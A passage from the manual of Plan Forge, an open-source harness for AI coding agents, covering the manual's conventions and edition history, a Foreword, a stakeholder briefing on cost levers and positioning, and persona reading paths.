The Book Index, A–Z search across the whole manual.
Appendix O · Book Index
Skim path: read every chapter's H1 + first paragraph + final summary box and you'll have a working mental model of Plan Forge in roughly an hour. Drill into a chapter when you actually need to do the thing.
Versioning & freshness
This manual describes current behavior. We deliberately avoid NEW vX.Y badges and “introduced in vX.Y” stamps inside reference chapters — they age into anti-signals within a release or two and force every reader to know the version history of every feature.
For version-stamped history, see:
CHANGELOG.md — the canonical, machine-parseable list of what shipped when.
Project History — the narrative version of the same thing: which inflection point solved which problem.

Foreword — the one-year arc from “impossible” to “seven minutes”.
The Editions list further down this page — manual-level revisions, when the book itself was reshaped.
Maturity signals (BETA, deprecation warnings, security advisories) are kept inline because they describe a feature's current trust level, not its history.
Hero images and supporting figures
Each numbered chapter opens with a hero image and may carry inline figures (SVG diagrams or photographs) inside the body. The conventions are deliberately uneven by chapter type:
Unnumbered sub-chapter (Dashboard, Settings, MCP Reference, deep dives)
No. Sub-chapters inherit visual weight from their parent.
Yes, un-numbered figures, still wrapped in <figure class="manual-figure">.
Reference appendix (Glossary, Quick Reference, Book Index, List of Figures, API Surface Index)
No. Reference pages favor density over decoration.
Rare, only when a diagram clarifies the reference.
Narrative appendix (Sample Project, Enterprise, Lessons Learned, History, About the Author)
Yes, same convention as numbered chapters.
Yes.
Why the unevenness? Heroes carry mood, not information. They reward the reader at the top of a long teaching chapter; they would clutter a 7-table reference card or an unnumbered "for the curious" deep dive. The rule is intentional and enforced by editorial judgment, not by maintain.mjs.
Callouts
Three flavors of inline aside, each colored for instant recognition. They never carry information that isn't also in the surrounding prose, safe to skip on a first pass, useful on a second.
Info, context, background, or "see also" pointers. Skippable on a fast read; helpful when you want the why.
Tip, a working shortcut, defaults that almost always do the right thing, or a habit that pays off long-term.
Warning, a foot-gun, a known pitfall, or a non-obvious failure mode. Read these. They're rare; they exist for a reason.
Code blocks
Code, terminal, and config samples come in a labelled block. The header tells you what the snippet is, a terminal command, a config file path, a JSON payload, and there's a Copy button on the right when the snippet is meant to be run as-is.
Inside body prose, monospace means a literal name, a file path, an env var, a tool ID, an argv flag. Italics mean a placeholder you fill in.
Diagrams and figures
Inline SVGs and rasters live under docs/manual/assets/diagrams/. Each one carries an alt attribute that describes the diagram in prose, readers using a screen reader (or readers who'd rather skim) get the full meaning without seeing the picture.
Diagrams come in three sizes (diagram-img-sm, 700 px, -md, 750 px, -lg, 800 px), all centered in the body column. Every diagram is wrapped in a <figure> with a one-line italic caption underneath, derived automatically from the alt text title clause. To override an auto-caption with hand-authored prose, edit the <figcaption> directly and remove the <!--cap:auto--> marker, subsequent maintain.mjs runs will leave it alone.
Live numbers
Some sentences refer to a count that changes between releases, "Plan Forge ships 106 MCP tools", "18 instruction files", "12 agents". Those numbers are tokenized in the page source and rewritten at build time from a single source of truth in docs/manual/assets/manual.js. You'll see the up-to-date number rendered, but if you View Source you'll see the token markers wrapping it.
For contributors: use <!--c:KEY-->NUMBER<!--/c--> instead of typing a literal number in chapter prose. Run node docs/manual/maintain.mjs after editing, it sweeps every chapter, fixes drift, and warns on unknown keys.
Navigating the manual
Where
What it gives you
Left sidebar
Always-visible chapter list grouped by Part. Collapses on narrow screens to a hamburger.
Sidebar search
Type to filter chapters and indexed sections. Matches both titles and the curated section index.
Prev / Next links
At the bottom of every chapter, in reading order. Skips deep-dive sub-chapters unless you're inside one.
Back-to-top button
Appears on long pages once you scroll past the first screen.
Definitions of every Plan Forge term. Read first if a chapter uses words you don't recognize.
Reader paths
The cover offers four "where to next?" tiles, new to Plan Forge, on the GitHub stack, extending it, on a different stack. Pick the path that matches what you're doing today and the manual stays roughly half its apparent size.
Edition & errata
Every page footer (and the meta-bar at the top of the cover) shows the manual edition, pinned to the Plan Forge version it was published with. The full release history lives in CHANGELOG.md on GitHub.
Edition history
Fifth Edition (in progress) (v3.12.0+), Ebook-completion phase. Cluster A: Front Matter shipped so far: the new Foreword — From Impossible to Seven Minutes framing the one-year journey from "impossible" to a 99/100 application in seven minutes; the Stakeholder Briefing as the 10–15 minute white-paper version with a tailoring flow for prospect-specific remixing; the Reader-Journey Ladders with five persona ladders (solo developer, team lead, reviewer or architect, enterprise architect, extension author); and Appendix R — A Day in the Forge collecting three worked case studies absorbed from contemporary blog posts (the closed loop, the .NET 99-vs-44 A/B test, the three-model quorum run). Further story, reference, and domain-chapter slices land through this edition as the phase ships.
Fourth Edition (v3.6), OpenBrain promoted to the documented L3 memory layer; new pforge brain {status, hint, test, replay} subcommands; Team Dashboard tab added to the Forge group (now 19 tabs). Project History extended through v3.6 with v2.95 Lattice, v3.0 Copilot trilogy, v3.2–3.4 Team Mode. Refreshed counts (106 MCP tools, 97 CLI commands).
Third Edition (v3.5.1), Added Part V “Integrate”: Copilot Integration Trilogy, Team Coordination, The Knowledge Graph, Integrating from Outside. Refreshed counts (88 tools, 5 parts, 28 chapters).
Second Edition (v2.95.0), Added “How the Shop Remembers” (memory architecture: Hallmark, Anvil, Lattice, sync_memories), now Chapter 22 after the Part IV memory-first reorder.
First Edition (v2.78.0), Initial public release: 24 chapters across Parts I–IV plus 14 appendices.
Spotted something that's wrong, stale, or missing? File an issue on github.com/srnichols/plan-forge with the chapter title and section heading. Manual fixes are tagged docs: in the changelog.
A year. From "getting enterprise-grade code out of an AI agent is nearly impossible" to a four-station forge shop that produces a 99/100 application in seven minutes. Same model. Same machine. No manual intervention. This Foreword frames what changed, what did not, and what the rest of the book teaches.
The one-paragraph version
Plan Forge began in spring 2025 as a single 2,000-line copilot-instructions.md file written out of frustration with AI agents that could generate code faster than any human team but produced output without interfaces, without DTOs, without tests beyond the happy path, and without any concept of architectural discipline. Over the year that followed, the single file fractured into eighteen focused instruction files, then a six-step pipeline, then a four-session execution model, then a multi-model quorum, then an MCP server with a CLI and a dashboard, then a four-station shop, Smelt, Forge, Guard, Learn, with persistent memory, post-deploy defense, and a self-tempering audit loop. The model never got the credit. The variable was always context.
"The quality of AI-generated code is not a function of model capability, it's a function of the context you provide."
Run the same model against the same requirements on the same machine, twice. Once without guardrails. Once inside Plan Forge. The numbers come from a controlled A/B test documented in detail in Chapter 1:
44
Without guardrails
13 tests · 0 interfaces · 0 DTOs · 8 min
99
With Plan Forge
60 tests · 6 interfaces · 9 DTOs · 7 min
The model was the same in both runs. So was the prompt, the hardware, the afternoon. What changed was the shop around the model. Scope contracts told it what to touch. Validation gates told it when a slice was done. The Plan Hardener turned a paragraph of feature description into an execution contract with explicit forbidden actions. The four-session architecture made sure the agent that built the code never reviewed its own work. The numbers are not a model story, they are an SDLC story.
The thing that didn't change: better models did not eliminate the need for guardrails, they extracted more value from them. Every quarter's model improvement made the same context pay off harder. The guardrails are not training wheels. They are blueprints.
The four-station shop
What started as one file is now a workshop. Every phase of the software lifecycle has a station; every station is AI-run and product-owner-supervised; every station passes its work to the next through a contract the next station can verify.

Figure 1. Plan Forge is a harness, not a model. It sits on top of the GitHub stack (and any other AI coding tool that speaks the Model Context Protocol). The substrate handles repositories, Actions, the Copilot model, Issues, and PRs. The harness adds the SDLC layer GitHub deliberately leaves to the ecosystem: planning, validation gates, memory, cost control, and reviewer separation. See Appendix H for the full alignment table.
Station
Phase of the lifecycle
What it produces
🪨 Smelt
Intake → scope contract
A hardened plan the Forge can execute without follow-up questions, scope boundaries, validation gates, forbidden actions, rollback steps
🔨 Forge
Scope contract → shipped code
Green tests, green CI, green cost ledger, or an honest stop with a fix proposal at the slice that failed
🛡️ Guard
Post-deploy defense (LiveGuard)
Pre-deploy block on severity ≥ high, post-slice drift advisory, triaged incidents with proposed fixes
🧠 Learn
Memory & retrospectives
Tomorrow's plan is colder, faster, and less wrong than today's. Decisions persist across sessions in OpenBrain.
The same lesson runs through all four. The model is not the bottleneck; context is. The shop is just more places to put context.
What this book is
This book is the practical companion to that shop. It is three things at once, deliberately:
A reference. Twenty-nine chapters across five Parts, plus appendices that document every CLI flag, every MCP tool, every event, every error code, every plan pattern. When the answer is "look it up," the book is structured so the answer is one search-bar query away.
A story. The journey from a 2,000-line guardrail file to a four-station shop did not follow a roadmap. Each station emerged because a real problem demanded it. The Foreword, the vignettes, and the chapter narratives carry that story so the design choices read as consequences, not arbitrary opinions.
An ebook. Read it front to back if that is the kind of reader you are. The Foreword leads to the Reader Paths, the Paths lead to the Quickstart, the Quickstart lands you on a working installation, and the rest of the book deepens what you just shipped.
What this book is not
It is not a marketing brochure. The numbers in this book come from the same source files the system is built from, tool counts from capabilities.mjs, CLI flags from pforge.ps1, event names from EVENTS.md, cost figures from the same cost-service.mjs the orchestrator uses. When a number drifts in the code, the book breaks the build until the number is fixed.
It is not a tutorial that ends at "hello world." Every Part lands a reader at a different operational depth: Quickstart ships your first plan in thirty minutes; Part II carries you through autonomous orchestration; Part III through post-deploy defense; Part IV through institutional memory; Part V through team-scale coordination.
It is not a product spec. The shop changes. The principles do not. When the book describes why the four-session architecture exists, that section will still be true two model generations from now, even if the model names in the example commands change.
It is also not a process you rent from us, Plan Forge is MIT-licensed because no two shops' SDLC is the same, and your institutional memory lives in OpenBrain, a service you run, not in any vendor's cloud. The two most strategic assets a software organization accumulates, its process for shipping software, and the memory of why every past decision went the way it did, stay in your hands. The harness is yours to fork and tweak; the brain is yours to host. The book documents both because the architecture only makes sense once both are explicit.
How to read this book
The book is designed so a reader who has never installed Plan Forge can land on a working pipeline in thirty minutes, and a reader who has been running it for six months can find the one paragraph that explains a behavior they just saw in production. Both readers start in different places.
Appendix I for the substrate map, then Chapter 1 for the four-station overview
Curious, wants the story
This Foreword
The blog posts cited above, then Project History for the version-by-version evolution
A dedicated Reader-Journey Ladders page sits next to this Foreword in Front Matter and unfolds those paths into per-persona deep-dive sequences, solo developer, team lead, reviewer or architect, enterprise architect, extension author, each ending at a concrete ship-it moment. When the reader knows which persona they are, the Ladders are the next stop.
For the reader who needs to walk a colleague, a manager, or a VP through the adoption decision in a single sitting, the Stakeholder Briefing, also in Front Matter, is the 10–15 minute white-paper version: eight sections, bold lead sentences, all the canonical numbers, the same source-of-truth as the rest of the book, and a closing tailoring flow with a template and a slash-command skill for remixing the briefing for the reader's own organization.
For the reader who needs to answer the question a manager or VP will eventually ask — “how much will this cost us?” — Chapter 31 — Cost & Economics is the single-chapter answer: the four levers that determine total cost, the compounding flywheel that bends the cost curve downward over a project's lifetime, and the quorum-mode trade-offs a team lead needs to set a realistic budget.
A note on voice
The body of this manual is written in third person, present tense, the voice of a reference. That is deliberate: a reference outlives the version that produced it, and the third-person voice carries forward without re-editing when the maintainer changes, the contributor base grows, or the project's center of gravity moves outside any one author. Direct first-person material from the project's blog posts appears in blockquote form, attributed, so the reader can see where the editorial voice ends and the contemporary record begins.
This Foreword and the Reader Paths page break that rule once, narrowly, by leaning on the journey itself. Every other chapter speaks in the reference voice.
A closing line, borrowed
"The forge is lit. The metal is hot. Build something that lasts."
The rest of the book is the map for doing exactly that.
Front Matter · Stakeholder Briefing
The 10-Minute Stakeholder Briefing
A skimmable, self-contained, eight-section white paper sized for the longest read a busy manager or VP gives you in one sitting. Designed to be shared as one link, read end-to-end without leaving the page, and remixed into a per-organization briefing using the three-path ladder in Section 8.
Who this is for. The internal champion who has already decided Plan Forge deserves serious evaluation and now needs to walk a colleague, a manager, or a VP through the decision. What this is not. A marketing landing page (those live at planforge.software) and not a replacement for a per-prospect briefing (those still need writing, this just hands you the ~50% that is canonical so you can spend your time on the ~50% that is yours).
How to read it. ≈10–15 minutes end-to-end. Each section opens with a bolded lead sentence, then bullets, then a "Read more →" link into the canonical chapter for the reader who wants to drill in. Every headline number is sourced from the same place as the rest of the book (see the Project History for the version stamps); the briefing and the manual cannot drift.
1. Executive Summary
AI coding tools get a feature from prompt to running code in minutes: and then leave the rest of the SDLC to humans. Plan Forge is the orchestration harness that closes that gap. It sits on top of GitHub Copilot (and any other AI coding tool that speaks the Model Context Protocol) and adds the four layers production software actually needs: planning, validation gates, memory, and reviewer separation. The receipt on the project's own seven-slice memory-QA plan is $0.07 on a single mid-tier model in roughly 51 minutes, zero failed slices, zero escalation. The system QA'd itself with the very upgrades it was QA'ing, for the price of a coffee.
The problem. Vibe coding clears the 80% demo bar fast and stalls at the 20% that ships, tests, interfaces, DTOs, typed exceptions, cancellation, audit. The .NET A/B test measured the gap at 99 vs 44 on structural quality, same model, same time budget.
The fix. Four named loops, Smelt (intake), Forge (execute), Guard (post-deploy defence), Learn (memory), each with its own concrete artifacts, gates, and hand-offs. The pipeline reads like a workshop, not a black box.
The receipt. The Phase-MEMORY-QA plan (7 slices, full E2E, mock OpenBrain, lattice callers, hallmark show/verify, backward-compat checks) ran for $0.07 total in ~51 minutes, 100% on Sonnet-4.6, no escalation, zero failed slices. See the payoff section of the Memory chapter for the full breakdown.
Plan Forge is the orchestration harness that sits on top of GitHub Copilot (and other AI coding tools). It does not replace your model or your IDE, it adds the SDLC layer GitHub deliberately leaves to the ecosystem: planning, validation gates, memory, cost control, and reviewer separation. It is also licensed MIT because your SDLC is yours, and your institutional memory lives in OpenBrain, a user-owned service, because your accumulated decisions should not be trapped inside any one AI vendor.
The two-axis claim, harness on substrate and your-SDLC-is-yours, matters in equal measure. The first one explains why Plan Forge does not compete with GitHub Copilot, Claude Code, Cursor, Codex, Gemini CLI, or Windsurf; it routes work through them. The second explains why nothing in the harness is rented, gated, or trapped behind a control plane the user does not own. The condensed positioning table:
Plan Forge is
Plan Forge is not
The orchestration harness on top of GitHub Copilot and other AI coding tools.
An AI model. Plan Forge works with whatever AI is already in the IDE.
The SDLC layer (planning, validation, memory, cost, reviewer separation) GitHub deliberately leaves to the ecosystem.
A code generator. Plan Forge does not write the code, it tells the model how to, then verifies the result.
Opinionated about software shape, interfaces, DTOs, typed exceptions, tests.
Opinionated about the stack. Nine presets cover .NET, TypeScript, Python, Java, Go, Swift, Rust, PHP, and Azure IaC.
MIT-licensed because your SDLC is yours.
A managed cloud service or a process you rent. Plan Forge runs entirely inside your existing IDE, CLI, and repo.
Tied to your repo's source of truth via GitHub Issues, PRs, and Actions.
A CI/CD system. It does not deploy your app; it validates that what was built matches what was planned.
Designed so institutional memory lives in OpenBrain, a user-owned service.
A project manager. It does not assign work to humans or track sprints; it structures work for AI agents.
Plan Forge is cheap to run because four mechanical levers compound, not because the model rate is low. Each lever is independently measurable and independently dial-able. A team that turns all four on can run a hardened plan end-to-end for cents; a team that turns them off pays whatever the model bills. The levers, in order of typical impact:
Lever
What it does
Typical impact
1. Auto-escalation
Runs every slice on the cheapest model that can pass the gate. Escalates to a stronger model only when the cheaper one fails.
Plans that used to default to a flagship model now run start-to-finish on a mid-tier model. The Phase-MEMORY-QA plan: 7 slices, $0.07 total, no escalation.
2. Validation gates
Every slice ends in a concrete shell command (tests, lint, type-check). The next slice does not start until the gate is green.
The cost of finding a regression collapses to one slice's spend instead of a whole plan's. Drift dropped 64% over 90 days on the project's own memory-QA stream.
3. Scope contract
The plan lists exactly which files are in-scope, out-of-scope, and forbidden. The orchestrator blocks edits outside scope.
The model spends its tokens on the work, not on speculative side-quests. Quorum mode adds about $0.22 of overhead on a representative C# invoicing slice and produces +20% tests with reusable helpers (see the A/B run in Chapter 7).
4. Memory layer
Past decisions, past gates, past fixes are recalled into the next plan's context via OpenBrain instead of being re-derived from scratch.
Tomorrow's plan starts where yesterday's left off. The compounding flywheel: each plan runs colder, faster, and less wrong than the last.
A vibe-coding pipeline runs the same plan tomorrow at the same cost it ran today. A Plan-Forge pipeline runs tomorrow's plan a bit colder, the gates that were tight yesterday are still tight, the patterns that worked are recalled, the patterns that failed are flagged in the lattice before the model touches the file. After ninety days, the same plan that cost a dollar on day one costs a fraction of that on day ninety, with fewer escalations, fewer failed slices, and fewer reviewer-found defects. That curve is what compounds.
Three concrete mechanisms make the curve real, not aspirational:
OpenBrain recall. Every plan's outcomes, passing gates, failing gates, fix proposals, post-mortem notes, are written to a user-owned memory service. The next plan starts with that recall pre-pulled into its context. See the Memory chapter for the full architecture.
Lattice callers. The repo is indexed semantically and structurally. Before the model edits a function, the orchestrator pulls the call sites the model would otherwise have to discover by guessing. Token spend on speculative reads drops materially.
Pattern registry. Recurring fixes, "always inject the cancellation token", "the typed-exception base class lives here", are promoted from one-off comments into named patterns that the harden-plan step references by name. The same fix is not re-derived every plan.
Read more →Memory System chapter (architecture, the Phase-MEMORY-QA receipt, and the four pieces, Hallmark, Anvil, Lattice, sync_memories, that make the recall layer concrete).
5. What we add that you might not have asked for
The brief above covers the things teams come to Plan Forge for. A handful of capabilities ship in the same box without being part of the headline pitch, they exist because they kept being the missing piece in production AI-SDLC adoptions and adding them once was cheaper than re-explaining their absence to every new team. None of them is hidden, gated, or paywalled; they ship in the same MIT-licensed harness as everything else.
A virtual engineering team, not a code generator. Every traditional role on a 20-person engineering team has an equivalent in the shop: you are the Product Owner; 20 specialised reviewer agents cover architecture, security, performance, DB, deploy, API, accessibility, multi-tenancy, CI/CD, observability, dependency, and compliance; Forge-Master Observer + Auditor plays engineering manager; the Tempering harness + testbed + regression guard play QA; LiveGuard plays SRE; the audit loop + bug registry play continuous-improvement / retros; the independent Session-3 fresh-session reviewer plays architecture-review board; OpenBrain plays the institutional-knowledge wiki. The whole discipline of software engineering, governed by 40 years of practice encoded into 17+ auto-loading instruction files, lands as agents and guardrails, not as a hammer. Read more: Chapter 1 — The Virtual Engineering Team.
Three closed loops, not one. Agents supervising agents. The Forge builds. Forge-Master supervises, live and post-run, against the same plan the Forge executed. The Learn station feeds every finding (bugs, gate failures, drift, postmortems) back into the next plan. The audit loop ran for two weeks unattended on a real production Next.js site and surfaced 30+ defects the maintainer did not know existed. For a CTO who has been burned by AI demos that grade their own homework, this is the part to verify: autonomous execution, autonomous supervision, autonomous learning — three loops, not one.
The human's role is exactly three things. (1) Make a few technology choices once: pick a preset, declare Project Principles, set forbidden patterns. (2) Own spec and direction as Product Owner: Crucible interviews you; you decide what to build and why; the shop will not deviate from the Scope Contract you signed. (3) Run manual acceptance testing: a green pipeline (all tests pass, no drift, no secrets, no regressions, Forge-Master independently audited) proves the code is correct against the spec; only you can decide whether it is what you actually wanted. That is Product Owner UAT, same as it has been for 40 years. Agents do not read minds; only the Product Owner makes the final call on what is done correctly.
An open-source memory layer (OpenBrain). A user-owned memory service. Your decisions stay in your tenancy, on your hardware, behind your audit boundary, not in a vendor's control plane.
Reviewer separation. The model that writes the code and the model that reviews the code are different sessions, different model selections (often different model families), and run against the same hardened plan but with different prompts. The reviewer cannot be flattered into approval by the author's framing.
Validation gates baked into the plan, not the CI script. The plan owns its gates. The CI script verifies that the gates ran and passed; it does not get to redefine them. Plans cannot drift away from the verification they ship with.
Plan provenance. Every plan carries a Scope Contract, a Forbidden Actions list, and an immutable record of which slices ran on which model, at what cost, with what outcome. Six months later, the reason any line of code landed is still answerable.
Fleet operations. Multiple plans, multiple repos, multiple agents, the same dashboard, the same cost ledger, the same memory recall surface. Single-repo and multi-repo orgs do not pay different conceptual taxes.
Audit trail. GitHub Issues, PRs, Actions runs, and the plan's commit history are the audit trail. Nothing is logged to a separate system the auditor has to chase.
There are two ways to adopt Plan Forge, and they are both first-class. Neither one is a downgrade of the other; the right route depends on whether your organization needs the harness to look like your shop or the community's shop. Both routes terminate at the same place: a hardened, gated, memory-backed pipeline running against your repo with audit trail on every artifact.
Route A: adopt as-is. Clone the repo, run setup.ps1 (or setup.sh) against the preset that matches your stack, and start running pforge run-plan against your plans within the hour. Stay on the community upgrade cadence; PRs flow upstream when something is generally useful, locally when something is yours alone. Best for teams that want to skip the build phase and adopt a working pipeline today.
Route B: fork and brand. Fork the repo into your org. Rebrand the presets, the agent set, the skill list, and the plan templates to match how your organization already talks about software. Rebase from upstream on a cadence that suits your release rhythm. Best for organisations whose SDLC vocabulary, agent naming, or compliance constraints make the as-is shop a poor fit out of the box.
An SDLC harness is the wrong layer to rent. Renting the model is fine, the model is interchangeable, replaceable, and improves on a vendor's roadmap that is not your problem to manage. Renting the orchestration on top of the model is a category mistake. The orchestration is where your decisions live, where your audit trail accumulates, where your compliance posture is encoded, and where your institutional memory is stored. The closer that layer sits to your business, the worse the lock-in if you do not own it.
Four things change when the harness is open source and the memory layer is user-owned:
IP stays yours. The plans, the patterns, the memory entries, the agent definitions, the skill library, all of it is in your repo or your tenancy. No vendor takedown can strand any of it.
Audit is in-place. The artifacts an auditor wants, the plan, the gates, the run log, the cost ledger, the reviewer's verdict, are GitHub objects under your existing access controls. There is no second system to grant the auditor a seat in.
Customisation is unbounded. Anything in the harness can be forked, replaced, or augmented. The presets, the agents, the skills, the hooks, the notifier extensions, the orchestrator itself. The customization story is the customization story for the whole stack.
No vendor lock-in on the orchestration layer. The model you use can change tomorrow; the harness does not. The cost lever can change tomorrow; the lever owner is you. The memory schema can change tomorrow; the migration tool ships in the harness.
The eight sections above are the ~50% of any per-organization briefing that is canonical. The other ~50% (the parts that name your squads, your KPIs, your pilot timeline, your ask) cannot and should not be pre-written. They are the parts the internal champion has to author or commission. The tailoring flow is the path from this generic briefing to that per-organization briefing, without anyone needing to open an issue and wait for a maintainer to respond. Three paths, in increasing order of Plan Forge involvement:
Path
Effort
What you do
Best for…
1. Template
~5 minutes
Copy the stakeholder-briefing template from GitHub. Fill the five placeholders (<<COMPANY>>, <<SQUADS>>, <<KPIS>>, <<PILOT_TIMELINE>>, <<THE_ASK>>). Publish where your org publishes briefings.
The internal champion who already knows the answers and just wants a structured document.
2. Skill
~15 minutes
Invoke /stakeholder-briefing in your AI coding tool (the skill ships with Plan Forge). The skill prompts for the five placeholders, optionally takes a --source-dir pointing at your existing strategy materials, and uses forge_search to pull relevant context into the prospect-specific sections. Output is a filled briefing as markdown or HTML.
The internal champion who wants Plan Forge to draft the prospect-specific 50% from existing materials.
3. Community
days, async
Open a discussion in the Plan Forge repo with your draft. A maintainer or community reviewer critiques structure, sharpens claims, and flags overreach. No SLA, this is the open-source long tail.
The champion who has a draft and wants a second pair of eyes before sending it to a VP.
The closing thought is deliberately recursive: the briefing about Plan Forge ends by inviting the reader to use Plan Forge to remix the briefing. That is the demo. A tool whose closing CTA is "open an issue and wait" is selling something other than what its first seven sections claimed. A tool whose closing CTA is "here is the template, here is the skill, here is the community, pick the one that matches your effort budget" has the same shape inside and outside.
A closing line, borrowed
A blacksmith doesn't hand raw iron to a customer. They smelt it, hammer it, temper it, and then they watch, because a blade that isn't maintained will dull.
The briefing above is the case made in ten minutes. The book is the case made in detail, station by station, decision by decision, with the receipts. The Foreword opens the door; the Reader-Journey Ladders pick the path; the chapters do the work. Start anywhere, the harness is yours either way.
If this briefing landed for you, three good next moves:
📖 Read the Foreword (10 min) for the story behind the $0.07 receipt.
The Foreword offered a five-row teaser table for the impatient. This page is the longer version. Five persona ladders, each an ordered sequence of chapters and appendices, each with a ship-it moment so you know when you have actually arrived somewhere instead of just reading.
The five ladders at a glance
Pick the ladder that matches the work in front of you. Two ladders may apply, that is fine, climb the one whose ship-it moment is closer to today's problem. The book is designed so any ladder lands you on a useful artifact within a sitting or two of reading.
You ship across multiple teams under compliance and audit requirements. You need multi-tenancy, data residency, and an operational playbook before pilot.
None of these fits? Read the Foreword, then the first chapter, then follow your curiosity. The sidebar is your friend; the Index and site search handle the rest.
Ladder 1 — Solo developer
You are here if you are the only one shipping code on your project. You want Plan Forge's structural quality benefits (interfaces, DTOs, typed exceptions, tests, see the 99-vs-44 evidence in Chapter 1) without the team-coordination machinery. The Quickstart trilogy gets you from zero to a shipped feature in thirty minutes; the rest of the ladder turns that one-shot into a habit.
Q1 — Install. Clone, run setup, pick a preset that matches your stack. Verify with pforge smith.
Q2 — Your First Plan. Walk through Specify → Pre-flight → Harden → Execute on a real (small) feature.
Q3 — Review & Ship. Sweep, independent review, ship. End-to-end in one sitting.
Chapter 4 — Writing Plans That Work. The single biggest force-multiplier for solo developers: plans that the orchestrator can actually execute without re-prompting. Internalise the scope-contract pattern here.
Ship-it moment. You have a hardened plan in docs/plans/, run it autonomously via pforge run-plan, watch the slices land green, and ship the feature, all without leaving the terminal or asking another human to review the AI's work.
Skip for now (come back later if you grow): team coordination, multi-agent setup, enterprise reference architecture. They will be waiting when you need them.
Ladder 2 — Team lead
You are here if you run a small engineering team and you are deciding whether to bring Plan Forge in. Two problems sit on top of you: convincing the team (and whoever signs off), and operating the pipeline once it is running. The ladder covers both, in that order.
Chapter 1 — What Is Plan Forge?. The mental model and the is / is not table. If you only read one chapter before a stakeholder conversation, read this.
Stakeholder Briefing. The 10–15 minute white paper inside the book, designed for upward conversation with a manager or a VP. Eight sections, bold lead sentences, all the canonical numbers, plus a three-path tailoring flow (template, skill, community) for remixing the briefing for your own organization.
Q1 → Q2 → Q3. Do the Quickstart yourself first, then have the team do it. Thirty minutes per developer.
Chapter 6 — Your First Plan. Deeper than Q2; covers plan structure, scope contracts, and slice design at a level a team lead needs to coach others through.
Chapter 13 — Multi-Agent Setup. When more than one developer is running plans in parallel, this is the configuration that keeps them out of each other's way.
Appendix M — Fleet Operator Playbook. The day-two and day-thirty operational guides, what to check, when, and what to do when something is wrong.
Ship-it moment. Every developer on the team has their own session attribution in the dashboard, the team has a shared cost ledger they can defend in a budget conversation, and the reviewer-gate agent catches drift before pull requests open. The team's first joint feature ships through the pipeline.
Ladder 3 — Reviewer or architect
You are here if you have been asked to evaluate Plan Forge. The decision is whether your organization should adopt it, and if so, how. Three things matter to you: where it sits relative to what you already run (GitHub, Copilot, your CI), what it costs and what it locks you into, and whether the architecture survives the questions a senior engineer will ask after twenty minutes of reading.
Appendix H — GitHub Stack Alignment. Eight-primitive map showing exactly which GitHub-native surfaces Plan Forge consumes and which it complements.
Chapter 1 — What Is Plan Forge?. Especially the IS / IS NOT table and The Virtual Engineering Team section (role map for every traditional engineering function, plus the three jobs that stay with the human). This is the chapter that answers the “why not just Copilot?” and “who decides when it’s done?” questions without hand-waving.
Chapter 2 — How It Works. The seven-step pipeline. Read this to verify the architecture is what it claims to be.
Chapter — Forge-Master + the audit loop. Agents supervising agents: live Observer commentary during runs, Auditor post-run grading against the plan, and the unattended audit loop that ran for two weeks on a real production Next.js site and surfaced 30+ defects. For the skeptical reviewer who has been burned by AI demos that grade their own homework, this is the part to verify.
Chapter 22 — How the Shop Remembers. OpenBrain, the user-owned memory layer. This is the lock-in answer: your institutional memory lives in a service you run, not in any AI vendor's cloud.
Ship-it moment. You can write a one-page adoption recommendation that names the substrate (GitHub + Copilot), the harness (Plan Forge), the virtual engineering team (21 reviewer agents + Forge-Master supervision + the human's three jobs), the memory layer (OpenBrain, self-hosted), the cost levers, and the lock-in story, with chapter citations for every claim.
Ladder 4 — Enterprise architect
You are here if you are taking Plan Forge into an environment with compliance requirements, multi-team isolation, audit trails, and a procurement process. The reviewer ladder above answered “should we adopt?” This ladder answers “how do we deploy it safely across the organization?”
